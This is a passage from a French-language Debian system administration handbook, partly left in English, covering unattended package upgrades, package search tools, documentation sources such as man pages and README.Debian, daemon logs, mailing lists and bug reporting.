This tool is no longer installed in the default GNOME desktop. The new philosophy is that security updates should be automatically installed, either in the background or, preferably, when you shutdown your computer so as to not confuse any running application.

## 6.9. Mise à jour automatique

Dans le contexte de Falcot SA, qui inclut de nombreuses machines et des ressources humaines limitées, les administrateurs souhaitent automatiser au maximum les mises à jour. Les programmes chargés de ces opérations doivent donc fonctionner sans intervention humaine.

### 6.9.1. Configuration de dpkg

As we have already mentioned (see sidebar « **Éviter les questions sur les fichiers de configuration** » page 92), dpkg can be instructed not to ask for confirmation when replacing a configuration file (with the --force-confdef --force-confold options). Interactions can, however, have three other sources: some come from APT itself, some are handled by debconf, and some happen on the command line due to package configuration scripts (sometimes handled by ucf).

### 6.9.2. Configuration d'APT

En ce qui concerne APT, la réponse est simple. Il suffit de lui préciser l'option `-y` ou `--assume-yes`, qui répondra « oui » automatiquement à toutes les questions qu'il aurait pu poser.

### 6.9.3. Configuration de debconf

Pour debconf, la réponse mérite un plus long développement. Dès sa naissance, ce programme fut prévu pour permettre de vérifier la pertinence et le volume des questions posées à l'utilisateur, ainsi que la manière dont elles le seront. C'est pourquoi sa configuration demande la priorité minimale à partir de laquelle debconf posera une question. Quand il s'interdit d'interroger l'humain, ce programme utilise automatiquement la valeur par défaut définie par le mainteneur du paquet. Il faut encore choisir une interface pour l'affichage des questions (frontal, ou *front-end* en anglais).

Parmi la liste des interfaces possibles, noninteractive (non interactive) est très particulière : la choisir désactive toute interaction avec l'utilisateur. Si un paquet désire malgré tout lui communiquer une note d'information, celle-ci sera automatiquement transformée en courrier électronique.

Pour reconfigurer debconf, on utilise l'outil `dpkg - reconfigure` inclus dans le paquet `debconf` ; la commande est `dpkg - reconfigure debconf`. Il est aussi possible de changer temporairement les choix de configuration effectués à l'aide de variables d'environnement (`DEBIAN_FRONTEND` permet ainsi de changer d'interface, comme expliqué dans la page de manuel `debconf(7)`).

### 6.9.4. Gestion des interactions en ligne de commande

Finalement, les interactions en ligne de commande des scripts de configuration exécutés par `dpkg` sont les plus difficiles à éliminer. Il n'existe en effet aucune solution standard et aucune réponse n'est meilleure qu'une autre.

La solution généralement employée est de supprimer l'entrée standard (en y redirigeant le contenu de `/dev/null`, par exemple avec la syntaxe `commande </dev/null`), ou d'y brancher un flux continu de retours à la ligne. Aucune de ces méthodes n'est fiable à 100 % mais elles permettent en général d'accepter les choix par défaut, puisque la plupart des scripts interprètent l'absence de réponse explicite comme une validation de la valeur proposée par défaut.

### 6.9.5. La combinaison miracle

Si l'on met bout à bout les éléments de configuration exposés dans les sections précédentes, il est possible de rédiger un petit script capable d'effectuer une mise à jour automatique assez fiable.

#### Exemple 6.5 Script pour mise à jour non interactive

```
export DEBIAN_FRONTEND=noninteractive
yes '' | apt-get -y -o DPkg::options::="--force-confdef" -o DPkg::options::="--force-
➥ confold" dist-upgrade
```

#### EN PRATIQUE

##### Le cas de Falcot SA

Les administrateurs de Falcot doivent s'adapter à un système informatique hétérogène, dont les machines servent des buts différents. Ils choisiront donc pour chaque machine la solution la plus adaptée.

In practice, the servers running *Buster* are configured with the “miracle combination” above, and are kept up to date automatically. Only the most critical servers (the firewalls, for instances) are set up with apticron, so that upgrades always happen under the supervision of an administrator.

The office workstations in the administrative services also run *Buster*, but they are equipped with *gnome-packagekit*, so that users trigger the upgrades themselves. The rationale for this decision is that if upgrades happen without an explicit action, the behavior of the computer might change unexpectedly, which could cause confusion for the main users.

Enfin, pour les quelques ordinateurs du laboratoire qui utilisent *Testing* pour bénéficier des dernières versions des logiciels, les administrateurs de Falcot décident simplement de configurer APT pour qu'il prépare périodiquement les mises à jour, sans les effectuer. De cette manière, lorsqu'ils voudront mettre à niveau (manuellement) ces machines expérimentales, ils pourront se concentrer sur les actions réellement utiles, les phases fastidieuses de téléchargement ayant déjà été effectuées automatiquement.

## 6.10. Recherche de paquets

Avec la quantité énorme, et sans cesse croissante, de logiciels distribués par Debian, il se manifeste un paradoxe : lorsque l'on a un besoin, la quantité de paquets disponibles rend parfois difficile la recherche d'un paquet correspondant à ce besoin. Il existe, mais il est enfoui si profond sous une myriade d'autres qu'il est introuvable. Le besoin d'outils de recherche de paquets s'est donc fait de plus en plus criant au fil du temps. Il semble que ce problème soit en passe d'être résolu.

La recherche la plus triviale correspond à une recherche sur le nom exact d'un paquet. Si `apt show paquet` renvoie un résultat, c'est que le paquet existe. Malheureusement, il n'est pas toujours facile de deviner le nom du paquet.

#### ASTUCE

##### Conventions de nommage de certains paquets

Certaines catégories de paquets suivent une nomenclature conventionnelle qui peut permettre de deviner le nom du paquet Debian. Par exemple, pour les modules Perl, la convention dicte qu'un module publié en amont sous le nom

**XML::Handler::Composer** sera empaqueté en tant que *libxml-handler-composer-perl*. La bibliothèque permettant d'utiliser le système gconf en Python est empaquetée sous le nom *python-gconf*. Il n'est hélas pas possible d'établir une convention de nommage pour tous les paquets, même si le responsable essaie généralement de rester au plus près du nom choisi par le développeur amont.

A slightly more successful searching pattern is a plain-text search in package names, but it remains very limited. You can generally find results by searching package descriptions: since each package has a more or less detailed description in addition to its package name, a keyword search in these descriptions will often be useful. `apt-cache` and `axi-cache` are the tools of choice for this kind of search (see « [axi-cache](#) » page 129); for instance, `apt-cache search video` will return a list of all packages whose name or description contains the keyword “video”.

Si l'on souhaite effectuer des recherches plus complexes, on pourra utiliser `aptitude`, qui permet de spécifier une expression logique portant sur différents champs des paquets. Par exemple, on pourra obtenir la liste des paquets dont le nom contient `kino`, la description `video` et le nom du responsable `paul`:

```
$ aptitude search kino~dvideo~mpaul
p  kino - Non-linear editor for Digital Video data
$ aptitude show kino
Package: kino
Version: 1.3.4+dfsg0-1
State: not installed
Priority: optional
Section: video
Maintainer: Paul Brossier <piem@debian.org>
Architecture: amd64
Uncompressed Size: 8,304 k
Depends: libasound2 (>= 1.0.16), libatk1.0-0 (>= 1.12.4), libavc1394-0 (>= 0.5.3),
          ➔ libavcodec58 (>=
              7:4.0) | libavcodec-extra58 (>= 7:4.0), libavformat58 (>= 7:4.0),
                      ➔ libavutil56 (>= 7:4.0),
                      libfc6 (>= 2.14), libcairo2 (>= 1.2.4), libdv4 (>= 1.0.0), libfontconfig1 (>=
                          ➔ 2.12.6),
                          libfreetype6 (>= 2.2.1), libgcc1 (>= 1:3.0), libgdk-pixbuf2.0-0 (>= 2.22.0),
                          ➔ libglade2-0
                          (>= 1:2.6.4-2~), libglib2.0-0 (>= 2.16.0), libgtk2.0-0 (>= 2.24.32), libice6
                          ➔ (>= 1:1.0.0),
                          libiec61883-0 (>= 1.2.0), libpango-1.0-0 (>= 1.14.0), libpangocairo-1.0-0
                          ➔ (>= 1.14.0),
                          libpangoft2-1.0-0 (>= 1.14.0), libquicktime2 (>= 2:1.2.2), libraw1394-11,
                          ➔ libsamplerate0
                          (>= 0.1.7), libsm6, libstdc++6 (>= 5.2), libswscale5 (>= 7:4.0), libx11-6,
                          ➔ libxext6,
                          libxml2 (>= 2.7.4), libxv1, zlib1g (>= 1:1.1.4)
Recommends: ffmpeg, curl
Suggests: udev | hotplug, vorbis-tools, sox, mjpegtools, lame, ffmpeg2theora
Conflicts: kino-dvtitler, kino-timfx, kinoplus
```

```
Replaces: kino-dvtitler, kino-timfx, kinoplus
Provides: kino-dvtitler, kino-timfx, kinoplus
Description: Non-linear editor for Digital Video data
Kino allows you to record, create, edit, and play movies recorded with DV camcorders
    ➔ . This program
uses many keyboard commands for fast navigating and editing inside the movie.

The kino-timfx, kino-dvtitler and kinoplus sets of plugins, formerly distributed as
    ➔ separate
packages, are now provided with Kino.
Homepage: http://www.kinodv.org/
Tags: field::arts, hardware::camera, implemented-in::c, implemented-in::c++,
    ➔ interface::graphical,
        interface::x11, role::program, scope::application, suite::gnome, uitoolkit::gtk
    ➔ ,
use::editing, use::learning, works-with::video, x11::application
```

Le résultat ne contient ici qu'un paquet, *kino*, qui satisfait bien les trois conditions requises.

Ces recherches multi-critères manquent un peu de flexibilité et ne sont donc pas toujours utilisées au maximum de leur puissance. Il a donc été mis en place un système de « marqueurs » ou « étiquettes » (en anglais, *tags*), qui propose une autre approche de la recherche. Ces étiquettes correspondent à une classification thématique des paquets selon plusieurs axes, appelée « classification à facettes ». Pour reprendre l'exemple de *kino* ci-dessus, on constate que ce paquet se présente sous la forme d'une interface graphique (qui utilise GTK), qu'il s'agit d'un logiciel Gnome, que sa fonction principale est l'édition et qu'il travaille sur des données de type vidéo.

Browsing this classification can help you to search for a package which corresponds to known needs; even if it returns a (moderate) number of hits, the rest of the search can be done manually. To do that, you can use the ~G search pattern in *aptitude*, but it is probably easier to simply navigate the site where tags are managed:

➔ <https://debtags.debian.org/>

Si l'on sélectionne les étiquettes *works-with::video* et *use::editing*, on obtient une poignée de paquets, notamment les logiciels de montage vidéo *kino* et *pitivi*. Ce système de classification a vocation à être de plus en plus utilisé au fil du temps, à mesure que les outils de gestion de paquets fourniront des interfaces de recherche efficaces qui en tirent parti.

En résumé, selon la complexité des recherches que l'on souhaite mener, on utilisera un programme adapté :

- *apt-cache* ne permet que les recherches textuelles dans le nom et la description des paquets, il est très pratique pour retrouver rapidement le nom précis d'un paquet qu'on peut facilement décrire avec quelques mots-clés bien ciblés;
- Pour des recherches portant également sur les relations entre paquets et le nom du responsable, on pourra utiliser *synaptic*;

- Si l'on souhaite ajouter une recherche par étiquettes, on se dirigera vers `packagesearch`, interface graphique dont le seul but est de mener des recherches dans la liste des paquets disponibles, selon plusieurs critères ; on peut même chercher des paquets d'après le nom des fichiers qu'ils contiennent. Pour un usage en ligne de commande, on se tournera vers `axi-cache`.
- Enfin, si l'on a besoin de construire des requêtes complexes avec des opérateurs logiques, on utilisera la très puissante (mais relativement obscure) syntaxe des motifs de recherche d'`aptitude`, aussi bien en ligne de commande qu'en mode interactif.



## Mots-clés

---

[Documentation](#)  
[Résolution de  
problèmes](#)  
[Fichiers logs](#)  
[README.Debian](#)  
[Manuel](#)  
[info](#)

---



# 7

---

---

# Résolution de problèmes et sources d'informations

---

---

Sommaire

---

---

Les sources de documentation 152

Procédures types 157

---

---

*Pour un administrateur, le plus important est d'être capable de faire face à toute situation, connue ou inconnue. Nous proposons dans ce chapitre un ensemble de méthodes qui vous permettront — nous l'espérons — d'isoler la cause des problèmes que vous ne manquerez pas de rencontrer, pour mieux les résoudre ensuite.*

## 7.1. Les sources de documentation

Avant de pouvoir comprendre ce qui se passe réellement en cas de problème, il faut connaître le rôle théorique de chaque programme impliqué. Pour cela, rien de tel que de consulter leurs documentations ; mais celles-ci étant multiples et dispersées, il convient de les connaître toutes.

### 7.1.1. Les pages de manuel

CULTURE

#### RTFM

Ce sigle est l'abréviation de *Read The F...ing Manual* (« Lis le f\*\*tu manuel »), mais on rencontre parfois une variante moins grossière avec *Read The Fine Manual* (« Lis le fameux manuel »). Des traductions alternatives comme « Relis Trois Fois le Manuel » existent aussi. Cette interjection sert parfois de réponse (laconique) à des questions en provenance de débutants ; elle est assez abrupte et laisse transparaître une certaine irritation par rapport à une question posée par quelqu'un qui n'a pas pris la peine de lire la documentation. D'autres personnes affirment que cette réponse classique vaut mieux qu'aucune réponse (puisque elle indique que la documentation contient l'information recherchée), voire qu'une réponse courroulée plus développée.

Dans tous les cas, lorsqu'on se voit répondre « RTFM », il est souvent judicieux de ne pas s'offusquer. Et cette réponse pouvant être perçue comme vexante, on s'efforcera de ne pas la susciter. Si l'information requise n'est pas dans le manuel, ce qui peut arriver, il conviendra au contraire de le préciser (de préférence dans la question initiale) ; on décrira également le cheminement suivi lors de la recherche d'informations effectuée personnellement avant de poser la question sur un forum. On pourra pour cela suivre quelques recommandations de bon sens, formalisées par Eric Raymond.

► <http://www.gnurou.org/writing/smartquestionsfr>

Manual pages, while relatively terse in style, contain a great deal of essential information. We will quickly go over the command for viewing them, provided by the *man-db* package. Simply type `man manual-page` — the manual page usually goes by the same name as the command whose documentation is sought. For example, to learn about the possible options for the `cp` command, you would type the `man cp` command at the shell prompt (see sidebar « **Interpréteur de commandes** » page 152).

B.A.-BA

#### Interpréteur de commandes

Un interpréteur de commandes — souvent désigné par shell en anglais — est un programme qui exécute les commandes saisies par l'utilisateur ou stockées dans un script. En mode interactif, il affiche une invite (finissant généralement par \$ pour un utilisateur normal, ou par # pour l'administrateur) indiquant qu'il est prêt à lire une nouvelle commande. L'annexe B, « **Petit cours de rattrapage** » page 489 décrit les bases de l'utilisation de l'interpréteur de commandes.

L'interpréteur de commandes le plus usité est probablement bash (*Bourne Again SHell*) mais d'autres existent : dash, csh, tcsh, zsh, etc.

Among other things, most shells offer help (type `help`) and assistance during input at the prompt, such as the completion of command or file names (which you can

generally activate by pressing the tab key), or recalling previous commands (history management; i.e. check out the mappings for "page up" and "page down" in /etc/inputrc).

Man pages not only document commands and programs accessible from the command line, but also configuration files, system calls, library functions, and so forth. Sometimes names can collide. For example, the shell's `read` command has the same name as the `read` system call. This is why manual pages are organized in numbered sections:

- 1 commandes exécutables depuis l'interpréteur ;
- 2 appels système (fonctions fournies par le noyau) ;
- 3 fonctions de bibliothèques (fournies par les bibliothèques système) ;
- 4 périphériques (sous les systèmes dérivés d'Unix, ce sont des fichiers spéciaux, habituellement placés sous `/dev/`) ;
- 5 fichiers de configuration (formats et conventions) ;
- 6 jeux ;
- 7 ensemble de macros et de standards ;
- 8 commandes d'administration système ;
- 9 routines du noyau.

Il est possible de préciser la section de la page de manuel recherchée : pour consulter la documentation de l'appel système `read`, on tapera donc `man 2 read`. En l'absence d'une section explicite, c'est la première section abritant une page du nom demandé qui sera utilisée. Ainsi, `man shadow` renvoie `shadow(5)` parce qu'il n'y a pas de pages de manuel `shadow` dans les sections 1 à 4.

---

ASTUCE

**whatis**

Si vous ne voulez pas consulter la page de manuel complète mais obtenir uniquement une description courte de la commande pour confirmer qu'il s'agit bien de celle que vous cherchez, tapez simplement `whatis commande`.

**\$ whatis scp**

`scp (1) - secure copy (remote file copy program)`

Cette description courte — présente dans toutes les pages de manuel — se retrouve dans la section `NAME` (ou `NOM`) qui les débute toutes.

Évidemment, si vous ne connaissez pas les noms des commandes, le manuel ne vous sera pas d'un grand secours. C'est l'objet de la commande `apropos`, qui permet de mener une recherche dans les pages de manuel, ou plus précisément dans leurs descriptions courtes : chaque page de

manuel commence en effet par un résumé en une ligne des fonctions documentées plus en détail par la suite. `apropos` renvoie donc une liste des pages de manuel dont la description mentionne le ou les mots-clés demandés. En choisissant bien ceux-ci, on trouvera le nom de la commande recherchée.

#### Exemple 7.1 Retrouver `cp` avec `apropos`

```
$ apropos "copy file"
cp (1)                  - copy files and directories
cpio (1)                - copy files to and from archives
hpcopy (1)              - copy files from an HFS+ volume
install (1)              - copy files and set attributes
ntfscp (8)               - copy file to an NTFS volume.
```

#### ASTUCE Naviguer de proche en proche

Beaucoup de pages de manuel disposent d'un paragraphe *SEE ALSO* ou *VOIR AUSSI*, généralement à la fin. Il renvoie vers d'autres pages de manuel portant sur des notions ou commandes proches de celle en cours d'examen, ou vers des documentation externes. Il est ainsi possible de retrouver la documentation pertinente même quand le premier choix n'est pas optimal.

The `man` command is not the only means of consulting the manual pages, since `khelpcenter` and `konqueror` (by KDE) and `yelp` (under GNOME) programs also offer this possibility. There is also a web interface, provided by the `man2html` package, which allows you to view manual pages in a web browser. On a computer where this package is installed, use this URL after following the instructions in `/usr/share/doc/man2html/README.Debian`:

⇒ <http://localhost/cgi-bin/man/man2html>

Cet utilitaire a donc besoin d'un serveur web. C'est pourquoi vous choisissez d'installer ce paquet sur l'un de vos serveurs : tous les utilisateurs du réseau local bénéficieront du service (y compris les postes non Linux) et vous éviterez de devoir mettre en place un serveur HTTP sur chaque poste. Par ailleurs, si votre serveur est accessible depuis l'extérieur, il peut être souhaitable de restreindre l'accès à ce service aux seuls utilisateurs du réseau local.

Last but not least, you can view all manual pages available in Debian (even those that are not installed on your machine) on the `manpages.debian.org` service. It offers each manual page in multiple versions, one for each Debian release.

⇒ <https://manpages.debian.org>

#### CHARTE DEBIAN Pages de manuel obligatoires

Debian impose à chaque programme d'être accompagné d'une page de manuel. Si l'auteur amont ne la fournit pas, le développeur Debian rédige en général une page minimalistique qui renverra au moins le lecteur à l'emplacement de la documentation originale.

### 7.1.2. Documentation au format *info*

Le projet GNU a rédigé les manuels de la plupart de ses programmes au format *info* ; c'est pourquoi de nombreuses pages de manuel renvoient vers la documentation *info* correspondante. Ce format offre quelques avantages mais le programme qui permet de consulter ces documentations est également un peu plus complexe. Il est recommandé d'utiliser **pinfo** à la place (dans le paquet *pinfo*).

La documentation *info* a une structure hiérarchique et **pinfo** invoqué sans paramètres affichera la liste des nœuds disponibles au premier niveau. Habituellement, un nœud porte le nom de la commande correspondante.

With **pinfo** navigating between these nodes is easy to achieve with the arrow keys. Alternatively, you could also use a graphical browser, which is a lot more user-friendly. Again, **konqueror** and **yelp** work; the **info2www** package also provides a web interface.

⇒ <http://localhost/cgi-bin/info2www>

On notera que le système *info* ne permet pas de traduction, contrairement au système de pages *man*. Ses pages sont donc presque systématiquement en anglais. Cependant, lorsqu'on demande au programme **pinfo** d'afficher une page *info* inexistante, il se rabattra sur la page *man* du même nom, si celle-ci existe ; cette dernière pourra donc éventuellement exister en français.

### 7.1.3. La documentation spécifique

Chaque paquet intègre sa documentation spécifique : même les logiciels les moins bien documentés disposent en général au moins d'un fichier README (« lisez-moi ») contenant quelques informations intéressantes et/ou importantes. Cette documentation est installée dans le répertoire `/usr/share/doc/paquet/` (où *paquet* représente le nom du paquet). Si elle est très volumineuse, elle peut ne pas être intégrée au paquet du programme mais constituer son propre paquet, alors intitulé *paquet-doc*. Le paquet du programme recommande en général le paquet de documentation pour le mettre en exergue.

The `/usr/share/doc/package/` directory also contains some files provided by Debian which complete the documentation by specifying the package's particularities or improvements compared to a traditional installation of the software. The `README.Debian` file also indicates all of the adaptations that were made to comply with the Debian Policy. The `changelog.Debian.gz` file allows the user to follow the modifications made to the package over time: it is very useful to try to understand what has changed between two installed versions that do not have the same behavior. Finally, there is sometimes a `NEWS.Debian.gz` file which documents the major changes in the program that may directly concern the administrator (see section 6.7.2, « Gérer les problèmes consécutifs à une mise à jour » page 139).

#### 7.1.4. Les sites web

Dans la majorité des cas, un logiciel libre dispose d'un site web pour le diffuser et fédérer la communauté de ses développeurs et utilisateurs. Ces sites regorgent souvent d'informations pertinentes sous différentes formes : les documentations officielles, les foires aux questions (FAQ), les archives des listes de diffusion relatives au logiciel, etc. Fréquemment, un problème rencontré aura déjà fait l'objet de nombreuses questions ; la FAQ ou les archives de l'une des listes de diffusion en abriteront alors la solution. Une bonne maîtrise d'un moteur de recherche s'avérera précieuse pour trouver rapidement les pages pertinentes (en restreignant éventuellement la recherche au domaine ou sous-domaine Internet dédié au logiciel). Si le moteur renvoie trop de pages ou si les réponses ne correspondent pas à ce qui est attendu, l'ajout du mot-clé **debian** permet de restreindre les réponses en ciblant les informations concernant les utilisateurs de ce système.

**TIP**  
**From error to solution**

Si le logiciel renvoie un message d'erreur très spécifique, saisissez-le dans un moteur de recherche (entre apostrophes doubles « " » pour ne pas rechercher les mots individuellement, mais l'expression complète) : dans la majorité des cas, les premiers liens renvoyés contiendront la réponse que vous cherchez.

Dans d'autres cas, on aura simplement une erreur très générique comme « Permission non accordée » ; il conviendra alors de vérifier les permissions des éléments en jeu (fichiers, identité des utilisateurs, groupes, etc.).

If you do not know the address for the software's website, there are various means of getting it. First, check if there is a `Homepage` field in the package's meta-information (`apt show package`). Alternately, the package description may contain a link to the program's official website. If no URL is indicated, look at `/usr/share/doc/package/copyright`. The Debian maintainer generally indicates in this file where they got the program's source code, and this is likely to be the website that you need to find. If at this stage your search is still unfruitful, consult a free software directory, such as FSF's Free Software Directory, or search directly with a search engine, such as Google, DuckDuckGo, Yahoo, etc.

► [https://directory.fsf.org/wiki/Main\\_Page](https://directory.fsf.org/wiki/Main_Page)

You might also want to check the Debian wiki, a collaborative website where anybody, even simple visitors, can make suggestions directly from their browsers. It is used equally by developers who design and specify their projects, and by users who share their knowledge by writing documents collaboratively.

► <https://wiki.debian.org/>

#### 7.1.5. Les tutoriels (*HOWTO*)

A *HOWTO* is a document that describes, in concrete terms and step by step, “how to” reach a pre-defined goal. The covered goals are relatively varied, but often technical in nature: for example, setting up IP Masquerading, configuring software RAID, installing a Samba server, etc. These

documents often attempt to cover all of the potential problems likely to occur during the implementation of a given technology.

Many such tutorials are managed by the Linux Documentation Project (LDP), whose website hosts all of these documents:

► <https://www.tldp.org/>

Debian also provides tutorials for its users:

► <https://www.debian.org/doc/>

All these documents should be taken with a grain of salt. They are often several years old; the information they contain is sometimes obsolete. This phenomenon is even more frequent for their translations, since updates are neither systematic nor instant after the publication of a new version of the original documents. Further many tutorials nowadays are provided by bloggers, sharing their individual solution with the interested reader. They often lack important information, i.e. the reason why some configuration has been chosen over another, or why some option has been enabled or disabled. Because blogging and creating own websites made it so easy to share, many of these often short tutorials exist, but only a few are actively maintained and well-kept. This can make it hard, to find the "right" one for you. This is all part of the joys of working in a volunteer environment and without constraints...

## 7.2. Procédures types

Cette section vise à présenter quelques conseils génériques portant sur certaines opérations qu'un administrateur est souvent amené à effectuer. Ces procédures ne couvriront évidemment pas tous les cas de figure de manière exhaustive, mais pourront servir de points de départ pour les cas les plus ardus.

### DÉCOUVERTE

#### Documentation dans d'autres langues

Il arrive fréquemment qu'une documentation traduite en français soit disponible dans un paquet séparé portant le nom du paquet correspondant suivi de `-fr` (code ISO officiel de la langue française).

For instance, the `debian-reference-fr` package is the French version of the reference guides for Debian (initially written in English by Osamu Aoki), and the `manpages-de` package contains the German version of the manual pages about using GNU/Linux.

### 7.2.1. Configuration d'un logiciel

Face à un paquet inconnu que l'on souhaite configurer, il faut procéder par étapes. En premier lieu, il convient de lire ce que le responsable du paquet peut avoir d'intéressant à signaler. La lecture de `/usr/share/doc/paquet/README.Debian` permet en effet de découvrir les aménagements spécifiques prévus pour faciliter l'emploi du logiciel concerné. C'est parfois indispensable pour comprendre des différences avec le comportement original du logiciel, tel qu'il est décrit

dans des documentations généralistes comme les howto. Parfois, ce fichier détaille aussi les erreurs les plus courantes afin de vous éviter de perdre du temps sur des problèmes classiques.

Ensuite, il faut consulter la documentation officielle du logiciel — référez-vous à la section 7.1, « [Les sources de documentation](#) » page 152 pour identifier les différentes sources de documentation. La commande `dpkg -L paquet` donne la liste des fichiers inclus dans le paquet ; on pourra ainsi repérer rapidement les documentations disponibles (ainsi que les fichiers de configuration, situés dans `/etc/`). `dpkg -s paquet` produit les métadonnées du paquet et donne les éventuels paquets recommandés ou suggérés : on pourra y trouver de la documentation ou un utilitaire facilitant la configuration du logiciel.

Enfin, les fichiers de configuration sont souvent autodocumentés par de nombreux commentaires explicatifs détaillant les différentes valeurs possibles de chaque paramètre — à tel point qu'il suffit parfois de choisir la ligne à activer parmi celles proposées. Dans certains cas, des exemples de fichiers de configuration sont fournis dans le répertoire `/usr/share/doc/paquet/examples/`. Ils pourront alors servir de base à votre propre fichier de configuration.

CHARTE DEBIAN

### Emplacement des exemples

Tout exemple doit être installé dans le répertoire `/usr/share/doc/paquet/examples/`. Il peut s'agir d'un fichier de configuration, d'un code source de programme (exemple d'emploi d'une bibliothèque), ou d'un script de conversion de données que l'administrateur pourrait employer dans certains cas (comme pour initialiser une base de données). Si l'exemple est spécifique à une architecture, il convient de l'installer dans `/usr/lib/paquet/examples/` et de créer un lien pointant sur lui dans le répertoire `/usr/share/doc/paquet/examples/`.

#### 7.2.2. Surveiller l'activité des démons

Un démon complique un peu la compréhension des situations, puisqu'il n'interagit pas directement avec l'administrateur. Pour vérifier son fonctionnement, il est donc nécessaire de le tester, par exemple avec une requête HTTP pour le démon Apache (un serveur web).

B.A.-BA

### Démon

Un démon (*daemon*) est un programme non invoqué explicitement par l'utilisateur et qui reste en arrière-plan, attendant la réalisation d'une condition avant d'effectuer une tâche. Beaucoup de logiciels serveurs sont des démons — terme qui explique la lettre « *d* » souvent présente à la fin de leur nom (`sshd`, `smtpd`, `httpd`, etc.).

Pour permettre ces vérifications, chaque démon garde généralement des traces de tout ce qu'il a fait ainsi que des erreurs qu'il a rencontrées — on les appelle logs (journaux de bord du système). Les logs sont stockés dans `/var/log/` ou l'un de ses sous-répertoires. Pour connaître le nom précis du fichier de log de chaque démon, on se référera à la documentation. Attention, un seul test ne suffit pas toujours s'il ne couvre pas la totalité des cas d'utilisation possibles : certains problèmes ne se manifestent que dans certaines circonstances particulières.

**Le démon rsyslogd**

`rsyslogd` is special: it collects logs (internal system messages) that are sent to it by other programs. Each log entry is associated with a subsystem (e-mail, kernel, authentication, etc.) and a priority; `rsyslogd` processes these two pieces of information to decide on what to do. The log message may be recorded in various log files, and/or sent to an administration console. The details are defined in the `/etc/rsyslog.conf` configuration file (documented in the manual page of the same name provided in the `rsyslog-doc` package).

Certain C functions, which are specialized in sending logs, simplify the use of the `rsyslogd` daemon. However some daemons manage their own log files (this is the case, for example, of `samba`, which implements Windows shares on Linux).

Notons que lorsque `systemd` est utilisé, les logs sont en réalité collectés par `systemd` avant d'être transmis à `rsyslogd`. Ils sont donc disponibles dans le journal de `systemd`, et peuvent être consultés avec `journalctl` (voir section 9.1.1, « [Le système d'initialisation systemd](#) » page 204 pour plus de détails).

As a preventive operation, the administrator should regularly read the most relevant server logs. They can thus diagnose problems before they are even reported by disgruntled users. Indeed users may sometimes wait for a problem to occur repeatedly over several days before reporting it. In many cases, there are specific tools to analyze the contents of the larger log files. In particular, such utilities exist for web servers (such as `analog`, `awstats`, `webalizer` for Apache), for FTP servers, for proxy/cache servers, for firewalls, for e-mail servers, for DNS servers, and even for print servers. Other tools, such as `logcheck` (a software discussed in chapter 14, « [Sécurité](#) » page 412), scan these files in search of alerts to be dealt with.

### 7.2.3. Demander de l'aide sur une liste de diffusion

If your various searches haven't helped you to get to the root of a problem, it is possible to get help from other, perhaps more experienced people. This is exactly the purpose of the [debian-user@lists.debian.org](mailto:debian-user@lists.debian.org) mailing list and its language specific siblings [debian-user-lang@lists.debian.org](mailto:debian-user-lang@lists.debian.org). As with any community, it has rules that need to be followed. Before asking any question, you should check that your problem isn't already covered by recent discussions on the list or by any official documentation.

- ⇒ <https://wiki.debian.org/DebianMailingLists>
- ⇒ <https://lists.debian.org/debian-user/>
- ⇒ <https://lists.debian.org/users.html>

**La Netiquette s'applique**

In general, for all correspondence on e-mail lists, the rules of Netiquette should be followed. This term refers to a set of common sense rules, from common courtesy to mistakes that should be avoided.

- ⇒ <https://tools.ietf.org/html/rfc1855>

De plus, tous les canaux de communication gérés par le projet Debian sont régis par le code de conduite de Debian :

- ⇒ [https://www.debian.org/code\\_of\\_conduct](https://www.debian.org/code_of_conduct)

Once those two conditions are met, you can think of describing your problem to the mailing list. Include as much relevant information as possible: various tests conducted, documentation consulted, how you attempted to diagnose the problem, the packages concerned or those that may be involved, etc. Check the Debian Bug Tracking System (BTS, described in sidebar section 1.3.2.1, « [Reporting bugs](#) » page 14) for similar problems, and mention the results of that search, providing links to bugs found. BTS starts on:

► <https://bugs.debian.org/>

Plus vous aurez été courtois et précis, plus grandes seront vos chances d'obtenir une réponse — ou du moins des éléments de réponse. Si vous recevez des informations intéressantes par courrier privé, pensez à faire une synthèse publique des réponses reçues afin que tout le monde puisse en profiter et que les archives de la liste, dûment explorées par divers moteurs de recherche, donnent directement la réponse à ceux qui se poseront la même question que vous.

#### 7.2.4. Signaler un bogue en cas de problème incompréhensible

Si tous vos efforts pour résoudre un problème restent vains, il est possible que celui-ci ne relève pas de votre responsabilité et qu'il s'agisse en fait d'un bogue dans le programme récalcitrant. Dans ce cas, la procédure à adopter est de le signaler à Debian ou directement aux auteurs du logiciel. Pour cela, il convient d'isoler le mieux possible le problème et de créer une situation de test minimale qui permette de le reproduire. Si vous savez quel programme est la cause apparente du problème, il est possible de retrouver le paquet concerné à l'aide de la commande `dpkg -S fichier_en_cause`. La consultation du système de suivi de bogues (<https://bugs.debian.org/paquet>) permettra de vérifier que ce bogue n'a pas encore été répertorié. On pourra alors envoyer son propre rapport de bogue à l'aide de la commande `reportbug` — en incluant le maximum d'informations, en particulier la description complète du cas minimal de test qui permet de reproduire le bogue.

Les éléments du présent chapitre constituent un moyen de résoudre efficacement les embarras que les chapitres suivants pourraient susciter. Faites-y donc appel aussi souvent que nécessaire !



## Mots-clés

---

Configuration  
Francisation  
Locales  
Réseau  
Résolution de noms  
Utilisateurs  
Groupes  
Création de compte  
Interpréteur de commandes  
Shell  
Impression  
Chargeur de démarrage  
Compilation de noyau

---



# Configuration de base : réseau, comptes, impression...

8

---

---

Sommaire

---

Francisation du système 164	Configuration du réseau 167	Attribution et résolution de noms 174
Base de données des utilisateurs et des groupes 177	Création de compte 180	
Environnement des interpréteurs de commandes 181	Configuration de l'impression 182	
Configuration du chargeur d'amorçage 184	Autres configurations : synchronisation, logs, partages... 188	
	Compilation d'un noyau 194	Installation d'un noyau 200

---

*Un ordinateur nouvellement installé par `debian-installer` se veut aussi fonctionnel que possible, mais de nombreux services restent à paramétrier. Par ailleurs, il est bon de savoir comment changer certains éléments de configuration définis lors de l'installation initiale.*

Ce chapitre passe en revue tout qui relève de ce que l'on peut appeler la « configuration de base » : réseau, langue et « locales », utilisateurs et groupes, impression, points de montage, etc.

## 8.1. Francisation du système

Il est probable que l'ordinateur fonctionne déjà en français si l'installation a été menée dans cette langue. Mais il est bon de savoir ce que l'installateur a fait à ce sujet pour effectuer des modifications plus tard si le besoin s'en faisait sentir.

### OUTIL

#### La commande locale pour afficher la configuration courante

La commande `locale` permet d'afficher un résumé de la configuration courante des différents paramétrages de la locale (format des dates, des nombres, etc.), présenté sous la forme d'un ensemble de variables d'environnement standards et dédiées à la modification dynamique de ces réglages.

### 8.1.1. Définir la langue par défaut

